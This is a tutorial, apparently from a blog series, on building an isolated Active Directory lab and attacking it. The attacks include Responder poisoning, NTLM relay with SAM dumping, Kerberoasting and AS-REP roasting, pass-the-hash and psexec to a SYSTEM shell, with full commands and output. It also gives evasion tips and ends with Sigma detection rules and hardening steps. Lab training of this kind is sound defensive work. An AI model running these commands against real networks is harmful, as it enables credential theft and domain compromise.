Building a Realistic AD Attack Lab and the Attacker Toolkit with OPSEC Basics
Objective: Stand up a self-contained, intentionally misconfigured Active Directory lab (
corp.lab), install the canonical attacker toolkit on Kali, and run a full recon-to-foothold chain against it – while learning what every tool leaves behind in Windows and Sysmon logs so you can detect it on day one.
You cannot detect what you have never watched happen. Every blue teamer who has tried to write a Kerberoasting alert from a vendor whitepaper alone knows the feeling: the rule fires on everything or nothing, because you never saw the raw 4769 events scroll past with your own service ticket request inside them. So we build the thing, attack the thing, and watch the thing light up. This first post in the AD series is the foundation the rest of the section stands on. Build it once, snapshot it, and you will reuse it for months.
One hard line before anything else: this lab lives on an isolated host-only network, air-gapped from any production or corporate environment. Everything below is legal only against systems you own. Keep it off the internet.
1. Why Build the Lab Before You Touch a Real Domain
Active Directory is not “a database of users.” It is a distributed authentication and authorization fabric built on three protocols you must internalize before any attack makes sense:
- LDAP (TCP/389, 636 for LDAPS) is the directory query protocol. Every object (user, group, computer, GPO) is an LDAP entry with attributes. Enumeration is mostly LDAP under the hood, which is why SharpHound is “loud in LDAP logs.”
- Kerberos (TCP/UDP 88) is the primary authentication protocol. It uses tickets, not reusable passwords on the wire. Understanding the AS and TGS exchanges is the difference between memorizing
GetUserSPNs.pyand actually knowing why it works. - NTLM (over SMB/445, HTTP, etc.) is the legacy challenge-response fallback. It is what Responder poisons and what NTLM relay abuses.
Build the lab, and these stop being acronyms. The DC01 you promote in Section 3 becomes the KDC issuing the tickets you crack in Section 11.

2. Hypervisor Selection and Network Architecture
Any Type-2 hypervisor works. Pick based on what you already run.
| Tool | Description | Link |
|---|---|---|
| VMware Workstation Pro | Free for personal use since May 2024 (Broadcom account required to download). Best snapshot UX. | broadcom.com |
| VirtualBox | Free, cross-platform, fine for a 4-VM lab. Default host-only subnet 192.168.56.0/24. | virtualbox.org |
| Proxmox / ESXi | Bare-metal hypervisor if you have a spare box. More setup, more isolation. | proxmox.com |
Network modes
The single most important decision is the virtual network adapter. Get this wrong and your vulnerable DC is reachable from your home LAN.
| Feature | NAT | Host-Only / Internal |
|---|---|---|
| Acts as router to real network | Yes (VMs reach internet) | No (isolated) |
| Lab traffic touches production | Yes | No |
| Correct for a vulnerable AD lab | Only briefly, for updates | Yes (default state) |
Use Host-Only (VirtualBox) or Internal Network as the standing configuration. When you genuinely need updates, flip DNS to 8.8.8.8, attach NAT temporarily, patch, then detach and revert DNS to the DC. Keep the vulnerable domain offline the vast majority of the time.
Recommended topology and IP scheme
| Host | OS | IP | Role |
|---|---|---|---|
| DC01 | Windows Server 2022 Eval | 192.168.56.10 | Domain Controller, DNS, KDC |
| WS01 | Windows 10/11 Pro | 192.168.56.11 | Domain-joined workstation |
| WS02 | Windows 10/11 Pro | 192.168.56.12 | Domain-joined workstation |
| ATTACK01 | Kali Linux | 192.168.56.50 | Attacker, internal NIC eth1 |
Resource floor: 16 GB host RAM (4 GB DC, 4 GB each workstation, 2-4 GB Kali), 4 cores, 150 GB disk. Optional: a pfSense VM as a router/firewall between two internal segments if you want to practice pivoting later.
3. Building the Domain: DC01 Configuration
Download the Windows Server 2022 Evaluation ISO from the Microsoft Evaluation Center (180-day eval, no key). Install the Desktop Experience edition.
First, set a static IP and point DNS at the loopback. A DC must be its own primary DNS resolver, or AD DS promotion will warn and Kerberos name resolution will misbehave.
# Run on DC01 before promotion
New-NetIPAddress -InterfaceAlias "Ethernet0" -IPAddress 192.168.56.10 -PrefixLength 24 -DefaultGateway 192.168.56.1
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses 127.0.0.1
IPAddress         : 192.168.56.10
InterfaceAlias    : Ethernet0
AddressFamily     : IPv4
PrefixLength      : 24
PrefixOrigin      : Manual
SuffixOrigin      : Manual
AddressState      : Tentative
Install the AD DS role. You can click through Server Manager (Dashboard > Manage > Add Roles and Features > Role-based installation > Active Directory Domain Services), but PowerShell is faster and repeatable.
Install-WindowsFeature -Name AD-Domain-Services -IncludeManagementTools
Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             Success        {Active Directory Domain Services, Group P...}
Now promote to a new forest. Pick a routable-style name, not .local. A .local TLD collides with mDNS and causes resolution headaches that are not worth the trouble. We use corp.lab.
Install-ADDSForest `
  -DomainName "corp.lab" `
  -DomainNetbiosName "CORP" `
  -ForestMode "WinThreshold" -DomainMode "WinThreshold" `
  -InstallDns `
  -SafeModeAdministratorPassword (ConvertTo-SecureString "DSRM_P@ss2024!" -AsPlainText -Force) `
  -Force
The target server will be configured as a domain controller and restarted.
Message  : Operation completed successfully
Context  : DCPromo.General.3
Status   : Success
The DSRM password is the Directory Services Restore Mode local admin credential, used to recover the DC if AD itself breaks. After the reboot, log in as CORP\Administrator. Snapshot DC01 now, label it “Clean DC, no vulns.” You want a baseline you can roll back to before you start breaking things on purpose.
4. Joining Workstations and Seeding Users
Install Windows 10/11 Pro on WS01 and WS02. Set each to a static IP and point DNS at the DC (192.168.56.10), because domain join depends on locating the DC via DNS SRV records (_ldap._tcp.dc._msdcs.corp.lab).
# On WS01
Set-DnsClientServerAddress -InterfaceAlias "Ethernet0" -ServerAddresses 192.168.56.10
Add-Computer -DomainName "corp.lab" -Credential (Get-Credential CORP\Administrator) -Restart
WARNING: The changes will take effect after you restart the computer WS01.
Back on DC01, create the user objects the rest of this tutorial depends on. jsmith is our initial low-privileged victim. We seed a few extra accounts so enumeration has something to find.
# On DC01
$pw = ConvertTo-SecureString "Password123!" -AsPlainText -Force
New-ADUser -Name "John Smith"   -SamAccountName "jsmith" -AccountPassword $pw -Enabled $true
New-ADUser -Name "Jane Doe"     -SamAccountName "jdoe"   -AccountPassword $pw -Enabled $true
New-ADUser -Name "Bob Admin"    -SamAccountName "badmin" -AccountPassword (ConvertTo-SecureString "Autumn2024!" -AsPlainText -Force) -Enabled $true
Add-ADGroupMember -Identity "Domain Admins" -Members "badmin"
# (no output on success; verify:)
PS C:\> Get-ADGroupMember "Domain Admins" | Select Name
Name
----
Administrator
Bob Admin
badmin is the deliberate “domain admin copy” account with a weak, season-based password. That weakness becomes the win condition: every path in BloodHound eventually points here. Snapshot both workstations once joined.
5. Injecting Intentional Vulnerabilities
This is what makes the lab teach. Each misconfiguration below maps to a real-world finding you will report on engagements.

Kerberoastable service account. A Service Principal Name (SPN) maps a service instance to the account that runs it. Any authenticated user can request a Kerberos service ticket for any SPN, and that ticket is encrypted with the service account’s password-derived key. Register an SPN on a normal user account and it becomes crackable offline.
# On DC01
New-ADUser -Name "SQL Service" -SamAccountName "svc_sql" `
  -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) -Enabled $true `
  -Description "SQL service account - password is Summer2024!"
setspn -a CORP-DC01/svc_sql.corp.lab:60111 CORP\svc_sql
Checking domain DC=corp,DC=lab
Registering ServicePrincipalNames for CN=SQL Service,CN=Users,DC=corp,DC=lab
        CORP-DC01/svc_sql.corp.lab:60111
Updated object
Note the password in the description field, a classic lazy-admin tell. We also reuse Summer2024! as the local administrator password on both workstations, which makes pass-the-hash trivial later.
AS-REP-roastable account. Kerberos pre-authentication forces a client to prove it knows the password (by encrypting a timestamp) before the KDC issues anything. Disable that requirement and the KDC hands back an AS-REP whose encrypted portion is crackable, no password needed.
Set-ADAccountControl -Identity "jdoe" -DoesNotRequirePreAuth $true
Rename-ADObject -Identity (Get-ADUser jdoe).DistinguishedName -NewName "jdoe_norequirepreauth"
PS C:\> Get-ADUser jdoe -Properties DoesNotRequirePreAuth | Select Name, DoesNotRequirePreAuth
Name                   DoesNotRequirePreAuth
----                   ---------------------
jdoe_norequirepreauth                   True
LLMNR/NBT-NS left on (default in fresh installs) so Responder can poison name resolution. SMB signing disabled so NTLM relay works. Both via GPO:
# GPMC, edit Default Domain Policy:
# SMB signing OFF (set "always" to Disabled):
Computer Configuration > Policies > Windows Settings > Security Settings >
  Local Policies > Security Options >
  "Microsoft network client: Digitally sign communications (always)" = Disabled
  "Microsoft network server: Digitally sign communications (always)" = Disabled

# LLMNR ON = leave "Turn Off Multicast Name Resolution" Not Configured

# Defender off (so payloads run):
Computer Configuration > Policies > Administrative Templates > Windows Components >
  Microsoft Defender Antivirus > "Turn off Microsoft Defender Antivirus" = Enabled
# Force the policy down to workstations
Invoke-GPUpdate -Computer WS01 -Force
Invoke-GPUpdate -Computer WS02 -Force
Updating policy for computer WS01...
Computer Policy update has completed successfully.
To accelerate object creation, BadBlood or vulnerable-AD will spray hundreds of realistic users, groups, and ACL misconfigurations into the domain. Use them after you understand the manual steps, not instead of them. Snapshot every VM now, labeled “Vulns injected, pre-attack.”
6. Installing the Attacker Toolkit on Kali
On a current Kali, most of this is one apt line plus a couple of Git clones and a pipx install.
sudo apt update && sudo apt install -y \
  impacket-scripts crackmapexec responder bloodhound neo4j \
  kerberoast smbmap nmap enum4linux-ng python3-pipx
pipx install netexec        # NetExec, the maintained successor to CrackMapExec
pipx install bloodhound-ce  # bloodhound.py ingestor
Setting up impacket-scripts (...) ...
Setting up responder (...) ...
  installed package netexec 1.x, installed using Python 3.11
  These apps are now globally available
    - nxc
    - netexec
Grab the Windows-side C# tools (you will drop these onto a workstation later) and PowerView:
mkdir -p ~/lab/tools && cd ~/lab/tools
wget https://github.com/BloodHoundAD/SharpHound/releases/latest/download/SharpHound.zip
wget https://github.com/GhostPack/Rubeus/releases/latest/download/Rubeus.exe
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
git clone https://github.com/ropnop/kerbrute
SharpHound.zip       100%[===================>]   1.12M  --.-KB/s    in 0.04s
Rubeus.exe           100%[===================>]   0.41M  --.-KB/s    in 0.02s
PowerView.ps1        100%[===================>] 749.21K  --.-KB/s    in 0.03s
Cloning into 'kerbrute'...
Confirm reachability from Kali to the DC. Kerberos lives on port 88; if that is closed, nothing in this series works.
nc -zv 192.168.56.10 88 445 389
(UNKNOWN) [192.168.56.10] 445 (microsoft-ds) open
(UNKNOWN) [192.168.56.10] 389 (ldap) open
(UNKNOWN) [192.168.56.10] 88 (kerberos-sec) open
7. Recon First: Host Discovery and Unauthenticated Enumeration
Never fire an exploit before you have mapped what is there. Start with a ping sweep and an unauthenticated SMB scan. NetExec reports the domain name, OS, and crucially the SMB signing status.
nmap -sn 192.168.56.0/24
Nmap scan report for 192.168.56.10
Host is up (0.00031s latency).
Nmap scan report for 192.168.56.11
Host is up (0.00042s latency).
Nmap scan report for 192.168.56.12
Host is up (0.00038s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.41 seconds
nxc smb 192.168.56.0/24
SMB  192.168.56.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.lab) (signing:True)  (SMBv1:False)
SMB  192.168.56.11  445  WS01  [*] Windows 10 Build 19041 x64 (name:WS01) (domain:corp.lab) (signing:False) (SMBv1:False)
SMB  192.168.56.12  445  WS02  [*] Windows 10 Build 19041 x64 (name:WS02) (domain:corp.lab) (signing:False) (SMBv1:False)
That signing:False on the workstations is the green light for SMB relay (Section 9). DCs always require signing, which is why relaying targets are WS01/WS02, never DC01.
Test for a null session against the DC. Anonymous LDAP/RPC binds were common on older domains and still surface partial information.
enum4linux-ng -A 192.168.56.10
 =========================================
|    Domain Information via RPC for ...    |
 =========================================
[+] Domain: CORP
[+] SID: S-1-5-21-3072663084-3145619828-1985843047
[+] Host is part of a domain (not a workgroup)

 =========================================
|    OS Information via RPC ...            |
 =========================================
[+] OS: Windows Server 2022 Standard
[+] Native LAN manager: not supported
Even a null session that “fails” for user listing usually leaks the domain SID. Hold onto S-1-5-21-3072663084-3145619828-1985843047; combined with RID brute-forcing (lookupsids.py) it lets you enumerate accounts without a single credential.
8. Kerberos User Enumeration and How AS-REQ Works
Before you can spray or roast, you need valid usernames. Kerbrute exploits a quirk of the AS exchange: when you send an AS-REQ for a username that does not exist, the KDC replies KDC_ERR_C_PRINCIPAL_UNKNOWN; for a valid user it replies with a pre-auth challenge (KDC_ERR_PREAUTH_REQUIRED). That difference, observed without ever sending a password, is a username oracle.
./kerbrute userenum --dc 192.168.56.10 -d corp.lab \
  /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

2024/06/01 10:14:02 >  Using KDC(s):
2024/06/01 10:14:02 >    192.168.56.10:88
2024/06/01 10:14:03 >  [+] VALID USERNAME:   jsmith@corp.lab
2024/06/01 10:14:03 >  [+] VALID USERNAME:   jdoe_norequirepreauth@corp.lab
2024/06/01 10:14:04 >  [+] VALID USERNAME:   svc_sql@corp.lab
2024/06/01 10:14:04 >  [+] VALID USERNAME:   badmin@corp.lab
2024/06/01 10:14:05 >  Done! Tested 8295455 usernames (4 valid) in 63.118 seconds
Save those four to valid_users.txt. Each valid attempt generates a Kerberos pre-auth failure (4768 with failure code, plus 4771) on the DC, which is exactly what your detection layer in Section 14 will catch.
9. LLMNR/NBT-NS Poisoning and SMB Relay
When a Windows host fails DNS resolution (a typo, a stale mapping, a dead share), it falls back to LLMNR (multicast UDP/5355) and NBT-NS (UDP/137) and shouts “who is \\fileservr?” to the whole subnet. Responder answers “me,” the victim then tries to authenticate, and you capture its NTLMv2 response.
Critical distinction: what Responder captures is a Net-NTLMv2 challenge-response, not the user’s NT hash. You cannot pass it directly. You either crack it offline or relay it live.
Capture and crack
sudo responder -I eth1 -wPv
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.56.11 for name fileservr
[SMB] NTLMv2-SSP Client   : 192.168.56.11
[SMB] NTLMv2-SSP Username : CORP\jsmith
[SMB] NTLMv2-SSP Hash     : jsmith::CORP:1122334455667788:A3F9...C2:0101000000...0000
Trigger it from WS01 by browsing to a nonexistent UNC path (\\fileservr\x). Save the hash and crack it; jsmith reuses the weak lab password.
hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
JSMITH::CORP:1122334455667788:a3f9...c2:0101...0000:Summer2024!
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Recovered........: 1/1 (100.00%) Digests
Relay instead of crack
If SMB signing is off on the target (it is, on WS02), skip cracking entirely. Turn off Responder’s own SMB/HTTP servers so it captures but does not answer, then let ntlmrelayx.py forward the authentication straight to WS02 and dump its SAM.
# In Responder.conf set: SMB = Off  and  HTTP = Off
echo "192.168.56.12" > /tmp/targets.txt
sudo impacket-ntlmrelayx -tf /tmp/targets.txt -smb2support -l /tmp/loot
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Received connection from 192.168.56.11, attacking target smb://192.168.56.12
[*] Authenticating against smb://192.168.56.12 as CORP/JSMITH SUCCEED
[*] Target system bootKey: 0x8a7f...e1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e:::
[*] Done dumping SAM hashes for host: 192.168.56.12
There it is: the local Administrator NT hash 2892d26c...425e for WS02, lifted without cracking anything. That hash is reusable (Section 12) because the lab reuses Summer2024! across both workstations.

10. Graphing the Domain: BloodHound and SharpHound
BloodHound models AD as a graph: nodes are objects (users, groups, computers), edges are relationships (MemberOf, AdminTo, HasSession, GenericAll). It uses Neo4j and the Cypher query language to answer the only question that matters: what is the shortest path from where I am to Domain Admin. The data comes from an ingestor.
With jsmith‘s credential in hand, collect from Kali without joining the domain:
bloodhound-python -u jsmith -p 'Summer2024!' -d corp.lab -ns 192.168.56.10 -c All --zip
INFO: Found AD domain: corp.lab
INFO: Connecting to LDAP server: dc01.corp.lab
INFO: Found 1 domains, 1 domains in the forest
INFO: Found 14 computers, 23 users, 52 groups
INFO: Compressing output into 20240601111002_bloodhound.zip
From a domain-joined Windows context you would run the C# ingestor instead. The collection method is your primary OPSEC dial:
# Loud: pulls sessions, ACLs, trusts, GPOs, local admins from every host
.\SharpHound.exe -c All --domain corp.lab --zipfilename CORP_LAB.zip

# Quiet: queries only the DC over LDAP, throttled and jittered
.\SharpHound.exe --CollectionMethod DCOnly --throttle 5000 --jitter 15
2024-06-01T11:14:55 INFO  Resolved Collection Methods: DCOnly
2024-06-01T11:14:56 INFO  Beginning LDAP search for corp.lab
2024-06-01T11:15:42 INFO  Status: 89 objects finished (+89 1.79/s) -- Using 41 MB RAM
2024-06-01T11:15:43 INFO  Enumeration finished in 00:00:47
-c All hits every workstation for live session and local-admin data, producing a burst of LDAP plus SMB connections from one non-DC source. DCOnly talks solely to the DC and skips session enumeration, far quieter but blind to who is logged in where. Import the ZIP into BloodHound and run the built-in Shortest Paths to Domain Admins query.
jsmith --MemberOf--> [IT Support]
[IT Support] --GenericWrite--> badmin
badmin --MemberOf--> [Domain Admins]
That edge from IT Support to badmin is an abusable ACE (a DACL misconfiguration where a group has GenericWrite over a domain admin), the kind of thing the manual Find-InterestingDomainAcl / Get-ObjectAcl PowerView functions surface from the directory’s security descriptors.
11. Kerberoasting and AS-REP Roasting
Enumerate before you roast
First confirm which accounts actually carry an SPN. No SPN, no Kerberoast. PowerView (run on a domain workstation) reads servicePrincipalName from LDAP:
Import-Module .\PowerView.ps1
Get-NetUser -SPN | Select samaccountname, serviceprincipalname
samaccountname serviceprincipalname
-------------- --------------------
svc_sql        CORP-DC01/svc_sql.corp.lab:60111
How Kerberoasting works
To use a Kerberos service, a client presents its TGT and asks the KDC (TGS-REQ) for a service ticket for a given SPN. The KDC builds a TGS-REP whose ticket is encrypted with the service account’s long-term key, derived from its password. The KDC does not check whether the requester is allowed to use the service; authorization happens at the service later via the PAC. So any authenticated user can request a ticket for any SPN and walk away with ciphertext encrypted under the service account’s password. If RC4 (etype 0x17) is used, that ciphertext cracks fast offline.
impacket-GetUserSPNs corp.lab/jsmith:'Summer2024!' -dc-ip 192.168.56.10 -request -outputfile kerberoast_hashes.txt
ServicePrincipalName             Name     MemberOf  PasswordLastSet
-------------------------------  -------  --------  -------------------
CORP-DC01/svc_sql.corp.lab:60111 svc_sql            2024-05-30 09:11:02

[-] Saving ticket in kerberoast_hashes.txt
$krb5tgs$23$*svc_sql$CORP.LAB$corp.lab/svc_sql*$b1c0...e4$9f7a...d23...(truncated)
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_sql$CORP.LAB$...:Summer2024!
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
AS-REP Roasting
For accounts flagged “do not require Kerberos pre-authentication,” the KDC will hand out an AS-REP to anyone who asks, no proof of password first. Part of that AS-REP is encrypted with the user’s key, so it cracks like a Kerberoast hash. Enumerate the flag, then roast.
Get-NetUser -PreauthNotRequired | Select samaccountname, useraccountcontrol
samaccountname        useraccountcontrol
--------------        ------------------
jdoe_norequirepreauth NORMAL_ACCOUNT, DONT_REQ_PREAUTH
impacket-GetNPUsers corp.lab/ -usersfile valid_users.txt -dc-ip 192.168.56.10 -no-pass -format hashcat
$krb5asrep$23$jdoe_norequirepreauth@CORP.LAB:7c2e...91$3a4f...b8...(truncated)
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_sql doesn't have UF_DONT_REQUIRE_PREAUTH set
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
$krb5asrep$23$jdoe_norequirepreauth@CORP.LAB:...:Password123!
Status...........: Cracked
12. Pass-the-Hash and Lateral Movement
NTLM authentication never sends the password; it proves knowledge of the NT hash via challenge-response. The hash itself is therefore a credential. If you have the raw NT hash (from the SAM dump in Section 9), you authenticate with it directly, no password and no cracking. That is pass-the-hash.
Validate the relayed Administrator hash against WS02 first:
nxc smb 192.168.56.12 -u Administrator -H '2892d26cdf84d7a70e2eb3b9f05c425e' --local-auth
SMB  192.168.56.12  445  WS02  [*] Windows 10 Build 19041 x64 (name:WS02) (domain:corp.lab) (signing:False)
SMB  192.168.56.12  445  WS02  [+] WS02\Administrator:2892d26c...425e (Pwn3d!)
(Pwn3d!) means the hash grants admin. Because the lab reuses Summer2024!, the same hash works on WS01 too (password reuse is the whole point of the lesson). Get an interactive SYSTEM shell with psexec.py, which uploads a service binary and runs it over an SMB named pipe:
impacket-psexec corp.lab/Administrator@192.168.56.12 -hashes :2892d26cdf84d7a70e2eb3b9f05c425e
[*] Requesting shares on 192.168.56.12.....
[*] Found writable share ADMIN$
[*] Uploading file kМjPzbVx.exe
[*] Opening SVCManager on 192.168.56.12.....
[*] Creating service hPlT on 192.168.56.12.....
[*] Starting service hPlT.....
Microsoft Windows [Version 10.0.19041.508]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
psexec.py is loud: it drops a binary in ADMIN$ and registers a Windows service (7045). wmiexec.py or smbexec.py are quieter alternatives that avoid the service-creation event. Choose deliberately, and know that the lab is where you learn the difference safely.
13. The OPSEC Footprint Table
Every action above writes evidence somewhere. Internalize this map; it is what separates a red teamer from a script runner.
| Tool / Action | Loud Event | Stealthier Alternative |
|---|---|---|
SharpHound -c All | High-volume LDAP (Microsoft-Windows-LDAP-Client ETW), Sysmon EID 1 | --CollectionMethod DCOnly --throttle --jitter |
| Kerbrute userenum | 4768/4771 pre-auth failures on DC | Slow rate, known-good username lists only |
| Responder | Sysmon EID 3, Windows 4776 on DC | Run briefly; disable SMB/HTTP servers after capture |
GetUserSPNs.py | 4769 with RC4 (etype 0x17) | Request AES tickets where possible |
ntlmrelayx.py | SMB/HTTP auth anomaly, SAM dump on target | Lab only |
psexec.py | Sysmon EID 1/3/11 + Windows 7045 service create | wmiexec.py / smbexec.py |
PowerView (.ps1) | PowerShell Script Block Logging (4104) | SharpView (compiled, evades script-block logging) |
PowerView’s queries and SharpHound’s collection overlap heavily; PowerView is PowerShell so it is caught by script-block logging, while SharpView is a compiled .NET reimplementation that performs the same LDAP queries through a binary, sidestepping that one telemetry source. Same data, different footprint.

14. Detection Layer: Logging Everything You Just Did
Now flip to defense. Install Sysmon on DC01 and both workstations with a community config (SwiftOnSecurity or Olaf Hartong’s modular config), and enable the Advanced Audit Policy so the Kerberos and directory-access events actually generate.
# On each host
.\Sysmon64.exe -accepteula -i sysmonconfig-export.xml
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
Sysmon started.
Turn on the audit subcategories that produce the events the attack touched:
| Audit Subcategory (GPO) | Enables Event ID(s) |
|---|---|
| Account Logon > Audit Kerberos Service Ticket Operations | 4768, 4769 |
| Account Logon > Audit Credential Validation | 4776 |
| DS Access > Audit Directory Service Access | 4662 |
| Logon/Logoff > Audit Logon | 4624, 4625, 4648, 4672 |
| Detailed Tracking > Audit Process Creation | 4688 (pair with command-line logging) |
Enable PowerShell logging via registry so PowerView and any PS ingestor light up 4104:
New-Item "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Force | Out-Null
Set-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" EnableScriptBlockLogging 1
Set-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" EnableModuleLogging 1 -ErrorAction SilentlyContinue
# verify
PS C:\> Get-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging"
EnableScriptBlockLogging : 1
What each attack looks like in the logs
- Kerbrute / spraying: a burst of
4768/4771failures from one source IP in seconds. - Responder: Sysmon
3(network connection) plus4776credential validation on the DC when the relayed auth lands. - SharpHound: Sysmon
1for the binary,11for the output ZIP, and a flood of LDAP via theMicrosoft-Windows-LDAP-ClientETW provider (use SilkETW to subscribe). High-volume4662directory-access events are the classic enumeration signal. - Kerberoasting:
4769withTicket Encryption Type 0x17(RC4 downgrade) for a service account. - psexec.py:
7045service install plus Sysmon1/3/11. - DCSync (later in the series):
4662carrying the replication GUIDs1131f6aa-...and1131f6ad-...from a non-DC account.
Detection rules
Kerberoasting on 4769:
title: Potential Kerberoasting via RC4 Service Ticket Request
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4769
    TicketOptions: '0x40810000'
    TicketEncryptionType: '0x17'   # RC4-HMAC downgrade
  filter:
    ServiceName|endswith: '$'       # exclude machine accounts
  condition: selection and not filter
level: high
SharpHound process launch on Sysmon 1:
title: BloodHound SharpHound Ingestor Execution
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith:
      - '\SharpHound.exe'
      - '\SharpHound3.exe'
    CommandLine|contains:
      - '-c All'
      - '--CollectionMethod'
  condition: selection
level: high
DCSync replication abuse on 4662:
title: Suspicious AD Replication (DCSync) by Non-DC Principal
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4662
    Properties|contains:
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
  filter:
    SubjectUserName|endswith: '$'    # exclude legitimate DC accounts
  condition: selection and not filter
level: critical
Ship these to Wazuh or Splunk Free in the lab and you have a closed loop: attack, observe, tune, repeat. That loop is the entire reason the lab exists.
Hardening the misconfigurations
Once you have seen each attack and its telemetry, fix the lab to confirm the detection goes quiet and the attack fails:
- Disable LLMNR:
Computer Configuration > Administrative Templates > Network > DNS Client > Turn Off Multicast Name Resolution = Enabled. Kill NBT-NS via NIC properties or DHCP option 001. - Enforce SMB signing (always) on clients and servers. Relay dies.
- Deny interactive logon to service accounts and give them long random passwords. Kerberoasting yields uncrackable hashes.
- Deploy LAPS so local admin passwords are unique per host, breaking pass-the-hash reuse.
